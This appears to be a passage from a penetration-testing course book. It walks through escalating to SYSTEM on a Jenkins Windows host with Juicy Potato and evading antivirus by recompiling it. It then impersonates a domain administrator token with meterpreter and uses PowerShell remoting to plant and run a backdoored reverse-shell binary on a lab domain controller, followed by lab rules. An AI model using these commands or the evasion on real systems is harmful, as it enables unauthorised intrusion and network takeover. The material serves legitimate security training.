This is a good point to take a step back and look at what we have so far. We have two compromised Linux Hosts (Ajla and Zora). The first host runs in the external network and the second in the internal network. We also have Poultry, a Windows host that is joined to a domain, compromised in the internal network. Finally, we are currently in the process of compromising Cevapi.




Figure 371: Network Diagram including Cevapi

Before we start poking around Cevapi too much, we will first check what the current user's permissions are. We can do this with the **whoami /priv** command.

```
C:\Program Files>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

Listing 990 - Checking user permissions

Most of the privileges seem standard, but *SeImpersonatePrivilege* stands out. The description states that it allows us to "Impersonate a client after authentication". We will make a mental note of this permission as we continue to enumerate.

Next, we can gather some basic information about the system to see what version of OS we are running and what patch level Cevapi is at.

```
C:\Program Files (x86)\Jenkins\workspace\Access>systeminfo
systeminfo

Host Name:                 CEVAPI
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.15063 N/A Build 15063
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Workstation
...
Page File Location(s):     C:\pagefile.sys
Domain:                    sandbox.local
Logon Server:              N/A
Hotfix(s):                 8 Hotfix(s) Installed.
                           [01]: KB4515840
                           [02]: KB4073543
                           [03]: KB4091663
                           [04]: KB4134660
...
```

Listing 991 - Checking systeminfo

Based on the output, we can gather that Cevapi is running on Windows 10 pro build 15063. According to the Windows 10 version history, build 15063 was released on April 5, 2017. We will make a mental note that this build of Windows is not the most recent. We also find that it has eight hotfixes installed. This might be useful later if we attempt to elevate our privileges by exploiting a Windows OS vulnerability. We also see that this target is joined to the domain.

Let's go back to the *SeImpersonate* privilege. A quick Google search for "elevate privileges SeImpersonate" allows us to discover an exploit with the name of "Juicy Potato". Juicy Potato describes itself as "Another Local Privilege Escalation tool, from a Windows Service Accounts to NT AUTHORITY\SYSTEM".[748] This sounds exactly like what we need, therefore let's dig a bit deeper.

24.8.4 Jenkins Server Privilege Escalation

The Juicy Potato source code can be found on the github page: https://github.com/ohpe/juicy-potato. Juicy Potato was written, and can be compiled with, Visual Studio. After a review of the code, we do not find anything that raises concerns, so we can deem this exploit to be safe to run against our target.

While the Juicy Potato binary can be downloaded directly from the GitHub page, we recommend that students get used to compiling their own binary files after a review of the source code, as a good and more safe practice.

In this case, the publicly available binary file is easily detected as malicious by the McAfee AV solution that is used in the lab. Therefore, we first needed to identify the offending bytes and verify that we can bypass detection with our

[748] (Andrea Pierini, Giuseppe Trotta, 2019), https://ohpe.it/juicy-potato/

modifications. Using the file-splitting technique with the help of a slightly modified Python script,[749] we realized that the AV signature was based on the embedded string that contained the path to the generated PDB file. As this is an artifact of the compilation process, the evasion was rather simple: we simply compiled the JuicyPotato source code without the /DEBUG flag. This was sufficient to bypass the McAfee detection, so we will use the binary that we compiled, which can be found on your Windows 10 PWK client VM in the labs. If you have access to Visual Studio, you could attempt to compile the exploit yourself.

Once *JuicyPotato.exe* is transferred to our Kali machine, we can use our existing meterpreter shell to upload it to Cevapi.

```
C:\Program Files (x86)\Jenkins\workspace\Access>exit

meterpreter > upload /home/kali/cevapi/JuicyPotato.exe c:/Users/Public/JuicyPotato.exe
[*] uploading  : /home/kali/cevapi/JuicyPotato.exe -> c:/Users/Public/JuicyPotato.exe
[*] Uploaded 339.50 KiB (100.0%): /home/kali/cevapi/JuicyPotato.exe ->
c:/Users/Public/JuicyPotato.exe
[*] uploaded   : /home/kali/cevapi/JuicyPotato.exe -> c:/Users/Public/JuicyPotato.exe
meterpreter >
```

Listing 992 - JuicyPotato.exe uploaded to Cevapi

Before we run **JuicyPotato.exe**, there are some mandatory arguments we must establish. The documentation states that we need to provide three mandatory arguments: **-t**, **-p**, and **-l**.[750]

The first required flag (**-t**) is the "Process creation mode". The documentation states that we need *CreateProcessWithToken* if we have the *SeImpersonate* privilege, which we do. To direct Juicy Potato to use *CreateProcessWithToken*, we will pass the **t** value.

Next, the **-p** flag specifies the program we are trying to run. In this case, we can use the same backdoored *whoami.exe* binary that we used previously.

Finally, Juicy Potato allows us to specify an arbitrary port for the COM server to listen on with the **-l** flag.

We encourage you to read more about the mechanics behind this attack and the tool itself, but for now the final command that we will place into Jenkins can be found in Listing 993.

```
C:\Users\Public\JuicyPotato.exe -t t -p C:\Users\Public\whoami.exe -l 5837
```

Listing 993 - JuicyPotato command

Next, we will background our current meterpreter session and start a new listener.

```
C:\Program Files>exit
exit

meterpreter > background
```

[749] (Github, 2013), https://github.com/rzwck/pydsplit/blob/master/pydsplit.py

[750] (Giuseppe Trotta, 2019), https://github.com/ohpe/juicy-potato#


```
[*] Backgrounding session 1...

msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.0.4:80
```

Listing 994 - Backgrounding the meterpreter session

Finally, we will edit the Item configuration in Jenkins to run the Juicy Potato command. We also must check the *Execute concurrent builds if necessary* checkbox to allow us to run both the old build and the new build at once. While this isn't necessary, it is nice to have a fallback to the old low-privilege shell if needed.



[Plain text] Preview

- [ ] Discard old builds
- [ ] This project is parameterized
- [ ] Disable this project
- [x] Execute concurrent builds if necessary

Source Code Management

● None

Build Triggers

- [ ] Trigger builds remotely (e.g., from scripts)
- [ ] Build after other projects are built
- [ ] Build periodically
- [ ] Poll SCM

Build

Execute Windows batch command

Command
```
C:\Users\Public\JuicyPotato.exe -t t -p C:\Users\Public\whoami.exe -l 5837
```

See the list of available environment variables

Figure 372: Configuring the Batch Command to run Juicy Potato

Once the configuration is saved, we select *Build Now* and wait for the meterpreter shell.

The build will show as failed, however, if we watch msfconsole, we still obtain a SYSTEM shell.

```
[*] Sending stage (180291 bytes) to 10.11.1.250
[*] Meterpreter session 4 opened (10.11.0.4:80 -> 10.11.1.250:3261) at 15:03:00

meterpreter > shell
...

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Listing 995 - Obtaining System shell

24.8.5 Cevapi Post-Exploitation Enumeration Revisited

We've already conducted some basic enumeration against the Cevapi target. During this stage, we will concentrate on getting closer to our stated goal, Domain Admin.

Earlier, we discovered that Cevapi is, in fact, joined to the sandbox.local domain. Let's take a look to see if any domain accounts are logged in for us to impersonate their tokens. Similar to how we tested Poultry, we will again use the incognito extension within meterpreter to list all available tokens.

```
C:\Windows\system32>exit
exit

meterpreter > use incognito
Loading extension incognito...Success.

meterpreter > list_tokens -u

Delegation Tokens Available
========================================
CEVAPI\cevapiadmin
CEVAPI\jenkinsuser
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
sandbox\Administrator
Window Manager\DWM-1

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON
```

Listing 996 - Listing tokens that can be impersonated

It appears that the sandbox.local administrator user is logged into Cevapi. Let's try to impersonate this user to verify that we can escalate our privileges. To do this, we will use the **`impersonate_token`** command and specify the Administrator user. We will have to escape the "\" character in order for Metasploit to read the command correctly.

```
meterpreter > impersonate_token sandbox\\Administrator
[+] Delegation token available
[+] Successfully impersonated user sandbox\Administrator

meterpreter > getuid
Server username: sandbox\Administrator

meterpreter > shell
Process 7276 created.
Channel 3 created.
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
sandbox\administrator

C:\Windows\system32>
```

Listing 997 - Impersonating the sandbox administrator

Success! We are now running as the sandbox\administrator user. Next, we need to verify that this is indeed an administrative user.

```
C:\Windows\system32>net user /domain administrator
net user /domain administrator
The request will be processed at a domain controller for domain sandbox.local.
...

Logon hours allowed          All

Local Group Memberships      *Administrators       *Remote Desktop Users
Global Group memberships     *Domain Admins        *Enterprise Admins
                             *Domain Users         *Schema Admins
                             *Group Policy Creator
The command completed successfully.
```

Listing 998 - Checking the Administrators permissions

Excellent! As shown in Listing 998, the administrator user is part of the Domain Admins and Enterprise Admins group.

24.9 Targeting the Domain Controller

At this point, we have compromised two Linux servers, Ajla and Zora. Using Zora's internal network access, we were able to pivot to Poultry. This host allowed us to get an initial look into the internal domain. From here, we compromised Cevapi and we just impersonated the sandbox administrator's token on Cevapi. We now need to use the impersonation to obtain access to the domain controller.




Figure 373: Network Diagram With DC

24.9.1 *Exploiting the Domain Controller*

With the ability to run commands as the domain administrator user, one way we can get access to the domain controller is by using the PowerShell *New-PSSession* cmdlet to open a new session against a remote host.[751]

To do this, we will first attempt to discover the domain controller's hostname to ensure that we are targeting the correct server. In order to discover the hostname, we will use **nslookup**.[752]

```
C:\Windows\system32>nslookup
nslookup
DNS request timed out.
    timeout was 2 seconds.
Default Server:  UnKnown
Address:  10.5.5.30

> set type=all
```

[751] (MicroSoft, 2020), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/new-pssession

[752] (Server Fault, 2010), https://serverfault.com/a/78093

```
> _ldap._tcp.dc._msdcs.sandbox.local
Server:  UnKnown
Address:  10.5.5.30

_ldap._tcp.dc._msdcs.sandbox.local      SRV service location:
          priority       = 0
          weight         = 100
          port           = 389
          svr hostname   = SANDBOXDC.sandbox.local
SANDBOXDC.sandbox.local internet address = 10.5.5.30
> exit

C:\Windows\system32>
```

Listing 999 - nslookup to discover hostname

Running **nslookup** without any options starts it in interactive mode, allowing us to set the type of record we are looking for. In this case, the type we are looking for is "all". Next, we do a lookup on the *_ldap._tcp.dc._msdcs_* entry within the sandbox.local domain. This results in nslookup returning the hostname of the domain controller.

With the hostname acquired, we will launch **powershell** from our meterpreter shell.

```
meterpreter > shell
Process 260 created.
Channel 5 created.
...

C:\Windows\system32>powershell
powershell

PS C:\Windows\system32>
```

Listing 1000 - Starting PowerShell

At the powershell prompt, we will use *New-PSSession* with the flag *-Computer SANDBOXDC* to start a new session on the domain controller, which will be saved in the *$dcsesh* object.

```
PS C:\Windows\system32> $dcsesh = New-PSSession -Computer SANDBOXDC
$dcsesh = New-PSSession -Computer SANDBOXDC
PS C:\Windows\system32>
```

Listing 1001 - Creating new PowerShell session

From here, we can use the *Invoke-Command* cmdlet to run a command against the domain controller. We need to pass in the session with the *-Session* flag and the command we want to execute with the *-ScriptBlock* command. The command that we want to get executed must be wrapped in curly braces. An example of checking the IP of the domain controller can be found below.

```
PS C:\Windows\system32> Invoke-Command -Session $dcsesh -ScriptBlock {ipconfig}
Invoke-Command -Session $dcsesh -ScriptBlock {ipconfig}

Windows IP Configuration

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
```

```
   Link-local IPv6 Address . . . . . : fe80::8539:433a:4360:175f%2
   IPv4 Address. . . . . . . . . . . : 10.5.5.30
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.5.5.1
...
```

Listing 1002 - Checking the IP with Invoke-Command

Now that we know we can execute commands against the Domain Controller, we will transfer and execute a meterpreter shell. We can again use the same whoami.exe with the AV bypass. First, we will have to transfer the shell to the Domain Controller. For this, we will use the PowerShell command *Copy-Item*. For *Copy-Item* to transfer to another host, we must provide the file to transfer, the destination of the transfer, and the PowerShell session we created earlier.

```
PS C:\Windows\system32> Copy-Item "C:\Users\Public\whoami.exe" -Destination
"C:\Users\Public\" -ToSession $dcsesh
Copy-Item "C:\Users\Public\whoami.exe" -Destination "C:\Users\Public\" -ToSession
$dcsesh
```

Listing 1003 - Transferring whoami Binary to Domain Controller

With the file transferred, we need to execute it. However, a listener needs to be configured to capture the reverse shell request. To do this, we will background the current meterpreter shell and start a new listener. We'll start the new payload handler as a background job by using the **-j** flag when executing the *run* command.

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.11.0.4:80
```

Listing 1004 - Starting new payload handler as a background job

Now that the listener is running in the background, we need to go back to the session on Cevapi in order to execute the shell on the Domain Controller.

```
msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

Id  Type                     Information                  Connection
--  ----                     -----------                  ----------
1   meterpreter x86/windows  CEVAPI\jenkinsuser @ CEVAPI  10.11.0.4:80 -> 10.11.1.250
2   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ CEVAPI 10.11.0.4:80 -> 10.11.1.250

msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 5612 created.
Channel 2 created.

C:\Windows\system32>powershell
powershell
```

```
PS C:\Windows\system32>
```
Listing 1005 - Switching Back to the Session on Cevapi

And finally we will execute the PowerShell command to run the whoami binary on the Domain Controller with the following command:

```
PS C:\Windows\system32> $dcsesh = New-PSSession -Computer SANDBOXDC
$dcsesh = New-PSSession -Computer SANDBOXDC

PS C:\Windows\system32> Invoke-Command -Session $dcsesh -ScriptBlock
{C:\Users\Public\whoami.exe}
Invoke-Command -Session $dcsesh -ScriptBlock {C:\Users\Public\whoami.exe}

[*] Sending stage (180291 bytes) to 10.11.1.250
[*] Meterpreter session 3 opened (10.11.0.4:80 -> 10.11.1.250:54198) at 17:31:12
```
Listing 1006 - Executing the whoami Binary

If the binary was executed successfully, we will be alerted that the listener opened a new session. Let's background the session on Cevapi first.

```
^C
Terminate channel 2? [y/N]  y
meterpreter > background
[*] Backgrounding session 2...
```
Listing 1007 - Exiting the session on Cevapi

Once we are back to the metasploit console, we can list all of our active sessions and we should see a new one created on the *SANDBOXDC* host.

```
msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

Id  Type                     Information                    Connection
--  ----                     -----------                    ----------
1   meterpreter x86/windows  CEVAPI\jenkinsuser @ CEVAPI   10.11.0.4:80 -> 10.11.1.250
2   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ CEVAPI  10.11.0.4:80 -> 10.11.1.250
3   meterpreter x86/windows  sandbox\Administrator @ SANDBOXDC  10.11.0.4:80->
10.11.1.250
```
Listing 1008 - Listing all sessions

Finally, we can interact with the new session.

```
msf5 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > shell
Process 3360 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Documents>whoami
```

```
whoami
sandbox\administrator

C:\Users\Administrator\Documents>hostname
hostname
SANDBOXDC

C:\Users\Administrator\Documents>
```

Listing 1009 - Interacting with session on DC

We now have access to the domain controller with an administrative user, and we have reached our goal. At this point, we can conclude this pentest was a success. But remember, in many penetration tests, obtaining Domain Admin will not always be the main goal. Many times, a customer might care more about the data they warehouse than access to their systems. While Domain Admin and access to their systems might be used to obtain the access to the data, it is not always the stopping point.

24.10 Wrapping Up

We have gone on a journey that took us through many tunnels and shells. We started with only a hostname and basic information about the target. We used our penetration testing skills to obtain access to a WordPress web server that later allowed us to compromise a database. The database gave us a foothold into the internal network where we were able to obtain access to a user's workstation. We escalated privileges on the user's workstation and obtained information about the domain. We then used our internal access to gain a foothold on a Jenkins development server. Once we escalated our privileges on the Jenkins server, we found that a domain administrator was also logged in. Finally, we impersonated the domain administrator to create a new Domain Admin and log in to the domain controller. During this journey, we learned about the importance of enumeration, the real-world difficulties of tunneling, and many other lessons.

We cannot recommend enough that you take detailed notes throughout a penetration test and a good log of when certain actions were performed. After a penetration test, we must ensure that we leave everything the way it was. Any exploits or shells must be removed or, at the very least, the client should be notified about their location. In the PWK labs, please revert the machines in the lab once you are done with them.

25 Trying Harder: The Labs

You have been hired to perform a penetration test on the internal VPN lab network for the duration of the course. The main objective is to get as many shells on as many machines and subnets as possible. Your goal is to obtain the highest possible privilege level (administrator/root) on each machine.

You may alter administrator or root passwords on lab machines as needed or add additional users to the system, provided you revert the machine back to its pristine state via your student control panel once you have finished attacking it. Some machines have multiple attack vectors, so it is highly recommended that you take the time to locate as many as possible. While you may certainly use web shells to get an initial foothold on a machine, your real goal is a reverse shell back to your Kali virtual machine or GUI access to the target.

Note: The *proof.txt* files that are located on each machine are to be documented in your lab report, should you opt to submit one. These files should not be seen as the end goal (this is a penetration test, not a capture the flag event). There is no greater feeling than getting high-privileged shells on lab machines, and you will soon be experiencing that feeling.

25.1 Real Life Simulations

The internal VPN lab network contains a number of simulated clients that can be exploited using client-side attacks. These clients are programmed to simulate common corporate user activity. Subtle hints throughout the lab can help you locate these simulated clients. Thorough post-exploitation information gathering may also reveal communication between client machines.

The various simulated clients will perform their task(s) at different time intervals. The most common interval is five minutes.

Some of the lab machines contain clean-up scripts. These are used in client-side attack vectors in particular to help ensure that the machine/service remains available for use by other students.

25.2 Machine Dependencies

Some targets can not be exploited without first gathering specific additional information on another lab machine. Others can only be exploited through a pivot. Student administrators will not provide details about machine dependencies. Determining whether or not a machine has a dependency is an important part of the information gathering process, so you'll need to discover this information on your own.

25.3 Unlocking Networks

Initially, the PWK control panel will allow you to revert machines on the Student Network as well as your own dedicated lab client machines. Certain vulnerable machines in the lab will contain a ***network-secret.txt*** file with a MD5 hash in it. These hashes will unlock additional networks in your control panel.

25.4 Routing

The IT, Dev, and Admin networks are not directly routable from the public student network but the public student network is routable from all other networks. You will need to use various techniques covered in the course to gain access to the other networks. For example, you may need to exploit machines NAT'd behind firewalls, leveraging dual-homed hosts or client-side exploits.

25.5 Machine Ordering & Attack Vectors

The IP addresses of the lab machines are not signficant. For example, you do not need to start with 10.11.1.1 and work your way through the machines in numerical order. One of the most important skills you will need to learn as a penetration tester is how to scan a number of machines in order to find the lowest-hanging fruit. Also, keep in mind that you may not be able to fully compromise a particular network without first moving into another.

25.6 Firewall / Routers / NAT

The firewalls and other networking devices that connect the networks together are not directly exploitable. Although they are in scope and you may attempt to gain access to them, they are not intentionally created for you to do so. In addition, lengthy attacks such as bruteforcing or DOS/DDOS are highly discouraged as they will render the firewalls, along with any additional networks connected to them, inaccessible to you and other students.

A number of machines in the labs have software firewalls enabled and may not respond to ICMP echo requests. If an IP address does not respond to ICMP echo requests, this does not necessarily mean that the target machine is down or does not exist.

25.7 Passwords

Spending an excessive amount of time cracking the root or administrator passwords of all machines in the lab is not required. If you have tried all of the available wordlists in Kali, and used information gathered throughout the labs, stop and consider a different attack vector. If you have significant cracking hardware, then feel free to continue on to crack as many passwords as you can.

25.8 Wrapping Up

If you've taken the time to understand the course material presented in the course book and associated videos and have tackled all the exercises (including the "extra mile" exercises), you'll enjoy the full lab assessment. If you're having trouble, consider filling in knowledge gaps in the course material, and if you're still stuck, step back and take on new perspective. It's easy to get so fixated on a single challenge and lose sight of the fact that there may be a simpler solution waiting down a different path. Take good notes and review them often, searching for alternate paths that might advance your assessment. When all else fails, do not hesitate to reach out to the student administrators. Finally, remember that you often have all the knowledge you need to tackle the problem in front of you. Don't give up, and remember the "Try Harder" discipline!